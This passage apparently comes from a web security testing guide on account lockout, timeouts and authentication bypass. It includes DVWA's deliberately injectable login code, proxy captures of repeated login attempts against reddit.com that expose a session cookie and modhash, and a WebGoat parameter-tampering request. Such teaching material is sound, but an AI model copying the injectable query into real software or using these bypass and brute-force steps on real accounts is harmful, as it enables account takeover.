Content-Type: text/html
Type a search term
0 matches
Done
558 bytes | 3 millis




- Review source code


```
<?php

define( 'DVWA_WEB_PAGE_TO_ROOT', '' );
require_once DVWA_WEB_PAGE_TO_ROOT . 'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'phpids' ) );

dvwaDatabaseConnect();

if( isset( $_POST[ 'Login' ] ) ) {
        // Anti-CSRF
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'login.php' );

        $user = $_POST[ 'username' ];
        $user = stripslashes( $user );
        $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $user ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

        $pass = $_POST[ 'password' ];
        $pass = stripslashes( $pass );
        $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass = md5( $pass );

        $query = ("SELECT table_schema, table_name, create_time
                                FROM information_schema.tables
                                WHERE table_schema='{$_DVWA['db_database']}' AND table_name='users'
                                LIMIT 1");
        $result = @mysqli_query($GLOBALS["___mysqli_ston"],  $query );
        if( mysqli_num_rows( $result ) != 1 ) {
                dvwaMessagePush( "First time using DVWA.<br />Need to run 'setup.php'." );
                dvwaRedirect( DVWA_WEB_PAGE_TO_ROOT . 'setup.php' );
        }

        $query  = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
        $result = @mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :
(($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '.<br />Try <a href="setup.php">installing again</a>.</pre>' );
        if( $result && mysqli_num_rows( $result ) == 1 ) {    // Login Successful...
                dvwaMessagePush( "You have logged in as '{$user}'" );
                dvwaLogin( $user );
                dvwaRedirect( DVWA_WEB_PAGE_TO_ROOT . 'index.php' );
        }
```

- Make sure website have accout lockout policy – Test for an account indeed lock after a certain number of fail login




- Make sure application response limited timeout for user and verify limited timeout is correctly






```
298 https://www.reddit.com POST /api/login/mustafkerrigan ☑ ☐ 200 1004 JSON ☑ 151.101.9.140 session_tracke.
299 https://e.reddit.com POST /v2 ☑ ☐ 200 596 ☑ 151.101.9.140

Request Response
Raw Headers Hex
Content-Length: 99
Accept-Ranges: bytes
Date: Wed, 03 Jan 2018 09:11:24 GMT
Via: 1.1 varnish
Connection: keep-alive
X-Served-By: cache-sin18023-SIN
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1514970684.860476,VS0,VE821
Server: snooserv

{"json": {"errors": [["INCORRECT_USERNAME_PASSWORD", "incorrect username or password", "passwd"]]}}
```




```
321 https://www.reddit.com POST /api/login/mustafkerrigan ☑ ☐ 200 1030 JSON

Request Response
Raw Headers Hex
X-Moose: majestic
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Content-Length: 124
Accept-Ranges: bytes
Date: Wed, 03 Jan 2018 09:17:01 GMT
Via: 1.1 varnish
Connection: keep-alive
X-Served-By: cache-sin18028-SIN
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1514971021.732954,VS0,VE532
Server: snooserv

{"json": {"ratelimit": 179, "errors": [["RATELIMIT", "you are doing that too much. try again in 2 minutes.", "ratelimit"]]}}
```



```
329 https://www.reddit.com POST /api/login/mustafkerrigan ☑ ☐ 200 1385 JSON
330 https://www.reddit.com GET /user/AllYourEyez ☐ ☐ 200 122260 HTML overview for AllYour...
331 https://e.reddit.com POST /v2 ☑ ☐ 200 596

Request Response
Raw Headers Hex
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Content-Length: 205
Accept-Ranges: bytes
Date: Wed, 03 Jan 2018 09:22:32 GMT
Via: 1.1 varnish
Connection: keep-alive
X-Served-By: cache-sin18023-SIN
X-Cache: MISS
X-Cache-Hits: 0
X-Timer: S1514971351.260291,VS0,VE866
Server: snooserv

{"json": {"errors": [], "data": {"need_https": true, "modhash": "qdxxx26v0zc3439a64184bea99d0e136bcdecf27e3bb946565", "cookie":
"33658984317,2018-01-03T01:22:31,6880d8f7a6243b2ff48e5169372b44beef339c98"}}}
```

- Make sure application warn user when they are approaching lockout thread hold
- A CAPTCHA may hinder brute force attack, but they can not replace a lockout mechanism.




- Try for bypass lockout time out
- List all ways to unlocked account of website, Make sure they are secure

4. Testing for bypassing authentication schema

How to test

- Parameter modification
  When the application verifies a successful log in on the basis of a fixed value parameters. A user could modify these parameters to gain access to the protected areas without providing valid credentials.

Stage 1
Stage 1: Bypass Presentational Layer Access Control.
As regular employee 'Tom', exploit weak access control to use the Delete function from the Staff List page. Verify that Tom's profile can be deleted. The passwords for users are their given names in lowercase (e.g. the password for Tom Cat is "tom").




ASPECT SECURITY


Original request | Edited request | Original response | Auto-modified response

Raw | Params | Headers | Hex

```
POST /WebGoat/attack?Screen=65&menu=200 HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/WebGoat/attack?Screen=65&menu=200
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Cookie: PHPSESSID=64jl9fe4qjbtjmcp4vovgvkbql; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

employee_id=101&action=ViewProfile
```




- Session manipulate





- SQL Injection

  SQL Injection is a widely known attack technique. This section is not going to describe this technique in detail as there are several sections in this guide that explain injection techniques beyond the scope of this section.



- Direct page request (Forced Browsing)
  If a web application implements access control only on the log in page, the authentication schema could be bypassed.





- Session ID Predict
  Many web applications manage authentication by using session identifiers (session IDs). Therefore, if session ID generation is predictable, a malicious user could be able to find a valid session ID and gain unauthorized access to the application, impersonating a previously authenticated user.

